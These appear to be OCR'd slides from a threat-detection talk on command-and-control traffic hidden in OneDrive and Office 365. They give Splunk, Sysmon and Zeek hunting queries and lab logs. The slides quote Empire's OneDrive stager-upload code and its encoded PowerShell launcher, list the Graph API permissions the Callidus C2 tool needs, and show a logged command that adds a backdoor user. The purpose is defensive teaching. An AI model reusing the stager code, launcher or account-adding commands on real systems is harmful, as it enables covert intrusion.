- Table Data:** The table lists 108 rows of event data. The first few rows are:
 - 2020-10-02 10:12:42 technique_id=T1059.001,technique_name=PowerShell wef.windomain.local 13.107.42.12 5108 {DC9861F0-8DF3-5F76-5208-000000000700} C:\Windows\System32\WindowsPowerShell \v1.0\powershell.exe
 - 2020-10-02 10:01:04 technique_id=T1059.001,technique_name=PowerShell wef.windomain.local 13.107.43.12 2368 {DC9861F0-8EAB-5F76-6908-000000000700} C:\Windows\System32\WindowsPowerShell \v1.0\powershell.exe
 - 2020-10-02 10:00:56 technique_id=T1059.001,technique_name=PowerShell wef.windomain.local 13.107.43.12 5108 {DC9861F0-8DF3-5F76-5208-000000000700} C:\Windows\System32\WindowsPowerShell \v1.0\powershell.exe
 - 2020-10-02 10:00:55 technique_id=T1059.001,technique_name=PowerShell wef.windomain.local 20.190.140.51 5108 {DC9861F0-8DF3-5F76-5208-000000000700} C:\Windows\System32\WindowsPowerShell \v1.0\powershell.exe
 - 2020-10-02 09:48:18 technique_id=T1059.001,technique_name=PowerShell wef.windomain.local 13.107.43.12 5108 {DC9861F0-8DF3-5F76-5208-000000000700} C:\Windows\System32\WindowsPowerShell \v1.0\powershell.exe
 - 2020-10-02 09:36:30 technique_id=T1059.001,technique_name=PowerShell wef.windomain.local 13.107.43.12 2368 {DC9861F0-8EAB-5F76-6908-000000000700} C:\Windows\System32\WindowsPowerShell \v1.0\powershell.exe
 - 2020-10-02 09:31:19 technique_id=T1059.001,technique_name=PowerShell wef.windomain.local 13.107.43.12 2368 {DC9861F0-8EAB-5F76-6908-000000000700} C:\Windows\System32\WindowsPowerShell \v1.0\powershell.exe
 - 2020-10-02 09:25:28 technique_id=T1059.001,technique_name=PowerShell wef.windomain.local 13.107.43.12 5108 {DC9861F0-8DF3-5F76-5208-000000000700} C:\Windows\System32\WindowsPowerShell \v1.0\powershell.exe
 - 2020-10-02 09:25:28 technique_id=T1059.001,technique_name=PowerShell wef.windomain.local 13.107.43.12 2368 {DC9861F0-8EAB-5F76-6908-000000000700} C:\Windows\System32\WindowsPowerShell \v1.0\powershell.exe
 - 2020-10-02 09:25:27 technique_id=T1059.001,technique_name=PowerShell wef.windomain.local 20.190.140.51 5108 {DC9861F0-8DF3-5F76-5208-000000000700} C:\Windows\System32\WindowsPowerShell \v1.0\powershell.exe

C2 ONEDRIVE – DETECTION (SYMON | SPLUNK)



Save As ▾ Close

Date time range ▾



EventCode=22 DNSEvent (DNS query)

New Search					
index=sysmon EventCode=22 Image==powershell.exe ComputerName=wef.windomain.local table _time, ComputerName, Image, QueryName, QueryResults,					
✓ 29 events (10/1/20 2:18:55:104 AM to 10/2/20 10:13:46.832 AM) No Event Sampling ▾					
Events	Patterns	Statistics (29)	Visualization		
100 Per Page ▾	Format	Preview ▾			
_time	ComputerName	Image	QueryName	QueryResults	
2020-10-01 14:24:32	wef.windomain.local	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	WEF	10.0.2.15;192.168.38.103;	
2020-10-01 14:17:50	wef.windomain.local	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	public.dm.files.1drv.com	type: 5 1-0003.dc-msedge.net::ffff:13.107.43.12;	
2020-10-01 14:17:25	wef.windomain.local	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	9a50na.dm.files.1drv.com	type: 5 1-0003.dc-msedge.net::ffff:13.107.43.12;	
2020-10-01 14:17:24	wef.windomain.local	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	api.onedrive.com	type: 5 1-0003.dc-msedge.net::ffff:13.107.43.12;	
2020-10-01 14:07:29	wef.windomain.local	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	dc	::ffff:192.168.38.102;::ffff:10.0.2.15;	
2020-10-01 14:06:28	wef.windomain.local	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	wef	::1;::ffff:10.0.2.15;::ffff:192.168.38.103;	
2020-10-01 14:00:03	wef.windomain.local	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	live.sysinternals.com	type: 5 sysinternals.amsip.eksouth.cloudapp.azure.com;::ffff:51.11.30.100;	
2020-10-01 13:59:12	wef.windomain.local	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	github-production-release-asset-2e65be.s3.amazonaws.com	type: 5 s3-1-w.amazonaws.com;::ffff:52.216.128.59;	
2020-10-01 13:59:12	wef.windomain.local	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	github.com	::ffff:140.82.121.3;	
2020-10-01 13:59:10	wef.windomain.local	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	api.github.com	::ffff:140.82.121.6;	
2020-10-02 09:25:29	wef.windomain.local	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	public.dm.files.1drv.com	type: 5 1-0003.dc-msedge.net::ffff:13.107.43.12;	

```

def upload_stager():
    ps_stager = self.generate_stager(listenerOptions=listener_options, language='powershell', token=token['access_token'])
    r = s.put("%s/drive/root:/%s/%s/content" % (base_url, base_folder, staging_folder, "STAGE0-PS.txt"),
              data=ps_stager, headers={"Content-Type": "application/octet-stream"})
    if r.status_code == 201 or r.status_code == 200:
        item = r.json()
        r = s.post("%s/drive/items/%s/createLink" % (base_url, item['id']),
                   json={"scope": "anonymous", "type": "view"},
                   headers={"Content-Type": "application/json"})
        stager_url = "https://api.onedrive.com/v1.0/shares/%s/driveitem/content" % r.json()['shareId']
        #Different domain for some reason?
        self.mainMenu.listeners.activeListeners[listener_name]['stager_url'] = stager_url

else:
    print helpers.color("[-] Something went wrong uploading stager")
    message = r.content
    signal = json.dumps({
        'print' : True,

```

<https://github.com/EmpireProject/Empire/blob/master/lib/listeners/onederive.py>

C2 ONEDRIVE – DETECTION (SYSMON | SPLUNK)



EventCode=1 Process Creation

```
'value' : 'staging',
},
'TaskingsFolder' : {
    'Description' : 'The nested Onedrive taskings folder.',
    'Required' : True,
    'Value' : 'taskings'
},
'ResultsFolder' : {
    'Description' : 'The nested Onedrive results folder.',
    'Required' : True,
    'Value' : 'results'
},
'Launcher' : {
    'Description' : 'Launcher string.',
    'Required' : True,
    'Value' : 'powershell -noP -sta -w 1 -enc '
},
'StagingKey' : {
    'Description' : 'Staging key for intial agent negotiation.',
    'Required' : True,
    'Value' : 'asdf'
}.
```

New Search

```
index=sy wholehost=wef.windomain.local ParentCommandLine=*enc* CommandLine!="C:\Windows\system32\wbem\wmiprvse.exe -secured -Embedding" | table _time, host, CurrentDirectory, Image, ParentCommandLine, CommandLine,
```

✓ 4 events (10/1/20 2:18:55.104 AM to 10/2/20 10:13:46.832 AM) No Event Sampling ▾ Job ▾ II Smart Mode ▾

Events Patterns Statistics (4) Visualization

100 Per Page ▾ Format Preview ▾

_time	host	CurrentDirectory	Image	ParentCommandLine
1 2020-10-01 14:24:31	wef.windomain.local	C:\Windows\System32\whoami.exe	powershell -noP -sta -w 1 -enc SQBGACgAJABQAFMAVgBFAFIUwBpAG8ATgBUAGEAYgBMGUALgBQAFMAVgBlAHIAcwBpAG8ATgAuAE0AYQBKAG8AUgAgAC0ARwBlACAAMwApAhSAJ	
2 2020-10-01 14:24:31	wef.windomain.local	C:\Windows\System32\whoami.exe	powershell -noP -sta -w 1 -enc SQBGACgAJABQAFMAVgBFAFIUwBpAG8ATgBUAGEAYgBMGUALgBQAFMAVgBlAHIAcwBpAG8ATgAuAE0AYQBKAG8AUgAgAC0ARwBlACAAMwApAhSAJ	
	wef.windomain.local	C:\Windows\System32\whoami.exe	powershell -noP -sta -w 1 -enc SQBmACgAJABQAFMAVgBFAFIUwBpAG8AbgBUAGEAYgBsAGUALgBQAFMAVgBFAHIAUwBpAE8ATgAuAE0AYQBqAG8AcgAgAC0ARwBFACAAMwApAhSAJ	
	wef.windomain.local	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	powershell -noP -sta -w 1 -enc SQBmACgAJABQAFMAVgBFAFIUwBpAG8AbgBUAGEAYgBsAGUALgBQAFMAVgBFAHIAUwBpAE8ATgAuAE0AYQBqAG8AcgAgAC0ARwBFACAAMwApAhSAJ	

<https://github.com/EmpireProject/Empire/blob/master/lib/listeners/onedrive.py>

C2 ONEDRIVE – DETECTION (POWERSHELL | SPLUNK)



The screenshot shows the Splunk Enterprise Threat Hunting interface. On the left, the "Event Properties" panel displays details for Event ID 4103, which occurred on 10/1/2020 at 3:57:30 PM. The command run was "Get-Date". The "PowerShell Events" section on the right shows two log entries from the same timestamp, both containing the command "Get-Date". A red box highlights the host application "powershell -noP -sta -w 1 -enc" in the context of the event properties. Another red box highlights the "base64_data" field in the PowerShell Events table. A callout box on the bottom right provides a summary of the event.

Event Properties - Event 4103, PowerShell (Microsoft-Windows-PowerShell)

PowerShell Events

Time span: Last 7 days | Hide Filters

Base64 block used

_time	indextime	host_fqdn
2020-10-01 14:18:42	10/01/2020 14:18:43	FMAPQAwC4ALgAyADUANQA7ADAALgAuADIANQA1AHwAJQ7ACQASgA9AcgAJBKCsAJABTfSAJABfAF0AKwAkAEsAIWAKAF8AJQAKAEsALgBDAE8AdQBOAFQAXQApACUAMgA1ADYAOwAKAFMAwAKAF8AQXQAsACQAUwBACQASgBdAD0AJABTfSAJABKf0LAIAkAFMAwAKAF8AXQB9
2020-10-01 14:17:21	10/01/2020 14:17:22	FMAPQAwC4ALgAyADUANQA7ADAALgAuADIANQA1AHwAJQ7ACQASgA9AcgAJBKCsAJABTfSAJABfAF0AKwAkAEsAIWAKAF8AJQAKAEsALgBDAE8AdQBOAFQAXQApACUAMgA1ADYAOwAKAFMAwAKAF8AQXQAsACQAUwBACQASgBdAD0AJABTfSAJABKf0LAIAkAFMAwAKAF8AXQB9

Download or web connection

Log Name: Microsoft-Windows-PowerShell/Operational
Source: PowerShell (Microsoft-Windows-PowerShell)
Event ID: 4103
Level: Information
User: WEF\ vagrant
OpCode: (20)
More Information: [Event Log Online Help](#)

PowerShell Event Logs
EventID: 4103
CommandLine: "-noP -sta -w 1 -enc"

Empire Multi/Launcher Stager

- Adversary was able to deploy this payload to the victim's computer
 - The script will then execute and connect to the empire control server
 - The attacker will then be able to issue arbitrary commands and run Empire modules on the compromised system

C2 ONEDRIVE – BEACONING DETECTION (BRO / SPLUNK)



- Did you see some beaconing traffic here?
- Hard to detect due to its nature
- Defender's dilemma

index=zeek sourcetype="bro:dns:json" src_ip=192.168.38.104 dest_ip=192.168.38.102 query=public.dm.files.1drv.com table _time, src_ip, dest_ip, query, uid, id.orig_p, ts, trans_id										Last 7 days ▾	Q				
✓ 18 events (9/24/20 11:00:00.000 PM to 10/1/20 11:59:54.000 PM) No Event Sampling ▾										Job ▾	II	■	▶	▼	Smart Mode ▾
Events	Patterns	Statistics (18)	Visualization												
100 Per Page ▾	Format	Preview ▾		_time ▾	src_ip ▾	dest_ip ▾	query ▾	uid ▾	id.orig_p ▾	ts ▾	trans_id ▾				
2020-10-01 16:15:18.099	192.168.38.104	192.168.38.102	public.dm.files.1drv.com	CKJRqC4TPpAx0tAf7	57651	1601568918.099447	64951								
2020-10-01 16:15:18.099	192.168.38.104	192.168.38.102	public.dm.files.1drv.com	ChAFLX116pRgSOzBwd	57651	1601568918.099447	64951								
2020-10-01 15:39:22.465	192.168.38.104	192.168.38.102	public.dm.files.1drv.com	C2leXWRjwfXzioHg	49444	1601566762.465508	56748								
2020-10-01 15:39:22.465	192.168.38.104	192.168.38.102	public.dm.files.1drv.com	CNjbli4mybkUVzomd	49444	1601566762.465508	56748								
2020-10-01 15:28:27.707	192.168.38.104	192.168.38.102	public.dm.files.1drv.com	CyApXZ337ddX8TqQ68	58592	1601566107.707193	11111								
2020-10-01 15:28:27.707	192.168.38.104	192.168.38.102	public.dm.files.1drv.com	C5TEeqx2PgdGH5N58cg	58592	1601566107.707193	11111								
2020-10-01 10:37:14.515	192.168.38.104	192.168.38.102	public.dm.files.1drv.com	C1SMBUXYcQ2V05u1d	59554	1601548634.515205	27892								
2020-10-01 10:37:14.515	192.168.38.104	192.168.38.102	public.dm.files.1drv.com	CrN2pT3lSUbxepakw4	59554	1601548634.515205	27892								
2020-10-01 10:37:14.485	192.168.38.104	192.168.38.102	public.dm.files.1drv.com	C1SMBUXYcQ2V05u1d	59554	1601548634.485095	27892								
2020-10-01 10:37:14.485	192.168.38.104	192.168.38.102	public.dm.files.1drv.com	CrN2pT3lSUbxepakw4	59554	1601548634.485095	27892								
2020-10-01 01:40:19.079	192.168.38.104	192.168.38.102	public.dm.files.1drv.com	CWpu1Y2vbkRaKugo25	50156	1601516419.079226	27758								
2020-10-01 01:40:19.079	192.168.38.104	192.168.38.102	public.dm.files.1drv.com	CQsk5e2JTkYAY5EWp7	50156	1601516419.079226	27758								
2020-10-01 01:40:19.059	192.168.38.104	192.168.38.102	public.dm.files.1drv.com	CQsk5e2JTkYAY5EWp7	50156	1601516419.059687	27758								
2020-10-01 01:40:19.059	192.168.38.104	192.168.38.102	public.dm.files.1drv.com	CWpu1Y2vbkRaKugo25	50156	1601516419.059687	27758								
2020-09-30 23:24:38.982	192.168.38.104	192.168.38.102	public.dm.files.1drv.com	C5642SXGb0TzwNsQ3	57287	1601508278.982063	37503								
2020-09-30 23:24:38.982	192.168.38.104	192.168.38.102	public.dm.files.1drv.com	CEcpcw4cqfx77FV1H4	57287	1601508278.982063	37503								
2020-09-30 22:43:41.873	192.168.38.104	192.168.38.102	public.dm.files.1drv.com	CdgNoK1nYSseQlyUtk	61833	1601505821.873916	63958								
2020-09-30 22:43:41.873	192.168.38.104	192.168.38.102	public.dm.files.1drv.com	CDQXQ22UwTwK3piPak	61833	1601505821.873916	63958								

New Search

index=zeek sourcetype="bro:dns:json" query=public.dm.files.1drv.com | table _time, src_ip, dest_ip, query, uid, id.orig_p, ts, trans_id

Last 7 days ▾ 

54 events (9/25/20 10:00:00.000 AM to 10/2/20 10:37:43.000 AM) No Event Sampling ▾ Job ▾ II ■ ▶ □ Smart Mode ▾

Events Patterns Statistics (54) Visualization

100 Per Page ▾ Format Preview ▾


_time	src_ip	dest_ip	query	uid	id.orig_p	ts	trans_id
2020-10-02 06:07:37.074	192.168.38.103	192.168.38.102	public.dm.files.1drv.com	CZBNPo44KghFuOL89i	64690	1601618857.074495	16444
2020-10-02 06:07:37.074	192.168.38.103	192.168.38.102	public.dm.files.1drv.com	C6e8a02LH5D5VLdD14	64690	1601618857.074495	16444
2020-10-02 06:07:37.052	192.168.38.103	192.168.38.102	public.dm.files.1drv.com	C6e8a02LH5D5VLdD14	64690	1601618857.052074	16444
2020-10-02 06:07:37.052	192.168.38.103	192.168.38.102	public.dm.files.1drv.com	CZBNPo44KghFuOL89i	64690	1601618857.052074	16444
2020-10-02 04:09:46.261	192.168.38.103	192.168.38.102	public.dm.files.1drv.com	C38sI12D4WKK6Gak71	63405	1601611786.261617	50
2020-10-02 04:09:46.261	192.168.38.103	192.168.38.102	public.dm.files.1drv.com	CBBRrT1qiPlBDGbyJi	63405	1601611786.261617	50
2020-10-02 04:09:46.218	192.168.38.103	192.168.38.102	public.dm.files.1drv.com	C38sI12D4WKK6Gak71	63405	1601611786.218675	50
2020-10-02 04:09:46.218	192.168.38.103	192.168.38.102	public.dm.files.1drv.com	CBBRrT1qiPlBDGbyJi	63405	1601611786.218675	50
2020-10-02 02:18:55.129	192.168.38.103	192.168.38.102	public.dm.files.1drv.com	CvLuES2P7rECF0pQo7	61250	1601605135.12999	31820
2020-10-02 02:18:55.129	192.168.38.103	192.168.38.102	public.dm.files.1drv.com	Cak2wg15Uyy5mdVkLk	61250	1601605135.12999	31820
2020-10-02 02:18:55.104	192.168.38.103	192.168.38.102	public.dm.files.1drv.com	Cak2wg15Uyy5mdVkLk	61250	1601605135.104303	31820
2020-10-02 02:18:55.104	192.168.38.103	192.168.38.102	public.dm.files.1drv.com	CvLuES2P7rECF0pQo7	61250	1601605135.104303	31820

BRO/ZEEK logs utilizing DNS

Beaconing traffic with check-in interval for almost every 2hrs. See the pattern there?

Events Patterns Statistics (4) **Visualization**

Bar Chart Format Trellis



JA3 SSL Fingerprint

User-Agents seen with the hash

235a856727c14dba889ddee0a38dd2f2

769,49162-49161-49172-49171-57-51-53-47-10-56-50-19-5-4,0-10-11-35-23-65281,29-23-24,0 [Copy](#)

- Mozilla/5.0 (Windows NT 6.0; rv:22.0) Gecko/20130405 Firefox/22.0 (count: 2, last seen: 2020-09-13 23:00:14)
- Mozilla/5.0 (compatible; Baiduspider/2.0; +http://www.baidu.com/search/spider.html (count: 1, last seen: 2020-03-16 05:26:16)
- Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/46.0.2490.86 Safari/537.36 (count: 1, last seen: 2020-05-16 01:31:51)

Comments from the community

- Powershell (reported: 2020-06-24 05:26:46)

Search JA3 hash

235a856727c14dba889ddee0a38dd2f2

Search for JA3 hash

count	percent
880	84.130019
140	13.384321
16	1.529637
6	0.573614
4	0.382409

<https://ja3er.com/form>

JA3 value:

- 235a856727c14dba889ddee0a38dd2f2
- Identified as PowerShell User-Agent
- Empire heavily used PowerShell

Latin word for “Sneaky” is “Callidus”. It was developed using .net core framework in C#. Allows operators to leverage O365 services for establishing command & control communication channel. It uses the Microsoft Graph APIs for communicating with the O365 services.

Microsoft Graph is a gateway to the data and intelligence in Microsoft 365. It provides a unified programmable model that you can use to access the tremendous amount of data in Office 365, Windows 10, and Enterprise Mobility + Security.

Thanks to! Chirag Salva – author of Callidus for helping us!

<https://3xpl01tc0d3r.blogspot.com/2020/03/introduction-to-callidus.html>



Register for an azure application and set access to Microsoft graph API.

Permissions Required for the application to be used as C2 channel

API / Permissions name					
Type	Description	Admin consent req...	Status		
▼ Microsoft Graph (5)					
Directory.Read.All	Application	Read direct data	Yes	✓ Granted for Guidem	...
Directory.ReadWrite.All	Application	Read and write directory data	Yes	✓ Granted for Guidem	...
Mail.ReadWrite	Application	Read and write mail in all mailboxes	Yes	✓ Granted for Guidem	...
User.Read.All	Application	Read all users' full profiles	Yes	✓ Granted for Guidem	...
User.ReadWrite.All	Application	Read and write all users' full profiles	Yes	✓ Granted for Guidem	...

Grant access to the compromised account for the registered application c3-0365 we created.

The screenshot shows a Microsoft app permission request dialog. At the top left is the Microsoft logo and the user's email address (@guidem.onmicrosoft.com). The title 'Permissions requested' is displayed prominently. Below it, the app ID 'c3-o365' and a button labeled 'Unverified' are shown. A bold message states 'This application is not published by Microsoft.' The app lists two permissions: 'Have full access to your files' and 'Maintain access to data you have given it access to'. A note below explains that accepting these permissions allows the app to use data as specified in their terms of service and privacy statement, and provides a link to review the publisher's terms at https://myapps.microsoft.com. A 'Report it here' link is also present. At the bottom are 'Cancel' and 'Accept' buttons.

Microsoft
@guidem.onmicrosoft.com

Permissions requested

c3-o365

Unverified

This application is not published by Microsoft.

This app would like to:



- ✓ Have full access to your files
- ✓ Maintain access to data you have given it access to

Accepting these permissions means that you allow this app to use your data as specified in their terms of service and privacy statement. **The publisher has not provided links to their terms for you to review.** You can change these permissions at <https://myapps.microsoft.com>. [Show details](#)

Does this app look suspicious? [Report it here](#)

[Cancel](#) [Accept](#)

Callidus also has modules for Outlook, One note and Microsoft Teams as of this moment.



Outlook

Search

MS

New message

Undo

Favorites

Inbox

Sent Items

Drafts

Add favorite

Folders

Inbox

Drafts

Sent Items

Deleted Items

Junk Email

Archive

Notes

c2

Conversation ...

New folder

Groups

c2 

Filter

#>

#>

#>



Nothing in folder

Looks empty over here.

VICTIM WINDOW

ATTACKER C2

C2 OFFICE 365 - DETECTION



C2 OFFICE 365 - DETECTION



index=Sysmon EventCode=1 ComputerName=wef* CommandLine!="C:\Windows\system32\wbem\wmiprvse.exe -secured -Embedding" table, _time, ParentImage, Image, ParentCommandLine, CommandLine, ComputerName					30 minute window ▾	<input type="button" value="Search"/>
19 of 5,424 events matched No Event Sampling ▾					Job ▾	Smart Mode ▾
Events	Patterns	Statistics (19)	Visualization			
100 Per Page ▾	Format					
_time ▾	ParentImage ▾	Image ▾	ParentCommandLine ▾	CommandLine ▾	ComputerName ▾	
2020-10-09 04:12:11	C:\Users\vagrant\Downloads\publish\publish\OutlookC2Client.exe	C:\Windows\System32\net.exe	.\OutlookC2Client.exe	"net" user	wef.windomain.local	
2020-10-09 04:12:11	C:\Windows\System32\net.exe	C:\Windows\System32\net1.exe	"net" user	C:\Windows\system32\net1 user	wef.windomain.local	
2020-10-09 04:12:02	C:\Users\vagrant\Downloads\publish\publish\OutlookC2Client.exe	C:\Windows\System32\net.exe	.\OutlookC2Client.exe	"net" user 0365-attacker Passw0rd! /add	wef.windomain.local	
2020-10-09 04:12:02	C:\Windows\System32\net.exe	C:\Windows\System32\net1.exe	"net" user 0365-attacker Passw0rd! /add	C:\Windows\system32\net1 user 0365-attacker Passw0rd! /add	wef.windomain.local	
2020-10-09 04:11:38	C:\Windows\System32\net.exe	C:\Windows\System32\net.exe	"net" user	C:\Windows\system32\net1 user	wef.windomain.local	
2020-10-09 04:11:37	C:\Users\vagrant\Downloads\publish\publish\OutlookC2Client.exe	C:\Windows\System32\net.exe	.\OutlookC2Client.exe	"net" user	wef.windomain.local	
2020-10-09 04:11:28	C:\Users\vagrant\Downloads\publish\publish\OutlookC2Client.exe	C:\Windows\System32\ipconfig.exe	.\OutlookC2Client.exe	"ipconfig"	wef.windomain.local	
2020-10-09 04:11:23	C:\Users\vagrant\Downloads\publish\publish\OutlookC2Client.exe	C:\Windows\System32\whoami.exe	.\OutlookC2Client.exe	"whoami"	wef.windomain.local	
2020-10-09 04:10:38	C:\Users\vagrant\Downloads\publish\publish\OutlookC2Client.exe	C:\Windows\System32\whoami.exe	.\OutlookC2Client.exe	"whoami"	wef.windomain.local	
2020-10-09 04:05:54	C:\Users\vagrant\Downloads\publish\publish\OutlookC2Client.exe	C:\Windows\System32\ipconfig.exe	.\OutlookC2Client.exe	"ipconfig"	wef.windomain.local	
2020-10-09 04:05:48	C:\Users\vagrant\Downloads\publish\publish\OutlookC2Client.exe	C:\Windows\System32\whoami.exe	.\OutlookC2Client.exe	"whoami"	wef.windomain.local	
